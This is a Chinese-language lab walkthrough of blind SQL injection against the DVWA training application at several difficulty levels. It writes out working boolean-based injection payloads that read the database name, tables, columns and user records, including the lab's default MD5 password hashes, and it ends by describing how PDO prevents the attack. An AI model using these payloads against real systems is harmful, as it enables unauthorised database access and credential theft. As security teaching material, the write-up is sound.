# SQL注入盲注

SQL Injection（Blind），即SQL盲注，与一般注入的区别在于，一般的注入攻击者可以直接从页面上看到注入语句的执行结果，而盲注时攻击者通常是无法从显示页面上获取执行结果，甚至连注入语句是否执行都无从得知，因此盲注的难度要比一般注入高。目前网络上现存的SQL注入漏洞大多是SQL盲注。

## 盲注思路

盲注分布尔盲注和时间盲注

Web的页面的仅仅会返回True和False，布尔盲注是根据返回的True或者是False来得到数据库中的相关信息。

时间盲注是利用插入的sql语句执行造成的时间延时来判断是对的还是错的，是真的就会根据你设置的时间来延时返回消息，如果是错的就会直给你报错

盲注的思路跟普通注入差不多

1. 判断是否存在注入，注入的是字符型还是数字型
2. 猜解数据库名
3. 猜解表名
4. 猜解字段名
5. 猜解数据


# Level:Low

首先先判断是否是存在注入，是字符型还是数字型




源码是没有对注入有任何防护的

输入1’ and 1=1#



说有这个id在数据库中


输入1’ and 1=2#



说没有找不到这个id在数据库中，说明这是字符型注入

然后测试数据库的长度先试试数据库名长度是否大于5

1‘ and length(database())>5#




说明不大于5

使用二分制

看看是否大于三

1’ and length(database())>3




说数据库有这个ID存在，说明是正确的大于3小于5，那就是4了


然后就是获取数据库名的字符了

需要用到left(database(),1)=’a’


然后再用a-z的字典进行bp爆破对比



得到第一个字母d



然后递进的方式爆破获取第二个字母



得到字母v

然后这样继续下去到

得到第四个一起连起来得到数据库名dvwa

接下来是表名的获取

表名就需要用到ASCII码来获取了，用到

ascii()


substr()这个函数的意思是返回一个字符串

ascii(substr((select table\_name from information\_schema.tables where table\_schema=’dvwa’ limit 0,1),1,1))=0-127#根据这段代码返回的0-127的ascii码值来跟ascii字符代码表进行对比




对比图0~127对应着它对应的数字和图标，比如大写A对应的就是65，小写的a对应的是97，这样来对比


1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema='dvwa' limit 1,1),1,1))=1#

然后用bp爆破，

得到117进行对比得到u，表名的第一个字符就是u

然后再获取第二个

把1改为2，然后继续进行爆破




得到115，进行对比得到s，第二个字符就是s

然后以此类推得到表名users

然后就是获取字段名

跟获取表名一样，

1' and ascii(substr((select column\_name from information\_schema.columns where table\_schema='dvwa' and table\_name='users' limit 0,1),1,1))=1#



以此类推得到user\_id,first\_name,last\_name,user,password,avatar,last\_login,failed\_login这些字段名

然后再猜解它们的数据

1‘ and ascii(substr((select user\_id from users limit 1,1),1,1))=1#

得到49对比ascii表得到1

以此类推得到users\_id=1,2,3,4,5

first\_name=admin,Gordon,hack,Pablo,Bob

last\_name=admin,Brown,Me, Picasso, Smith

user=admin, gordonb, 1337, pablo, smithy


password= 5f4dcc3b5aa765d61d8327deb882cf99, e99a18c428cb38d5f260853678922e03,

8d3533d75ae2c3966d7e0d4fcc69216b, 0d107d09f5bbe40cade3de5c71e9e9b7,

5f4dcc3b5aa765d61d8327deb882cf99


这是布尔盲注

# Level:Medium



Medium级别的使用了mysql\_real\_escape\_string对特殊符号进行转义，同时使用了下拉表单限制注入

跟Low级别的差不多



通过抓包测试1 or 1=1#得知

这是数字型注入

然后再使用

1’ and left(database(),1)=’a’#

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema='dvwa' limit 1,1),1,1))=1#

1' and ascii(substr((select column\_name from information\_schema.columns where table\_schema='dvwa' and table\_name='0x7573657273' limit 0,1),1,1))=1#

因为对特殊字符进行转义了可以使用16进制来替换使用

# Level:High

可以看到，High级别的代码利用cookie传递参数id，当SQL查询结果为空时，会执行函数sleep(seconds)，目的是为了扰乱基于时间的盲注。同时在 SQL查询语句中添加了LIMIT 1，希望以此控制只输出一个结果


1’ and length(database())=4 #

1’ and length(substr(( select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=9 #

1’ and (select count(column\_name) from information\_schema.columns where table\_name=0x7573657273)=8 #

之后的步骤跟Low等级一样

# Level:Impossible



可以看到，Impossible级别的代码采用了PDO技术，划清了代码与数据的界限，有效防御SQL注入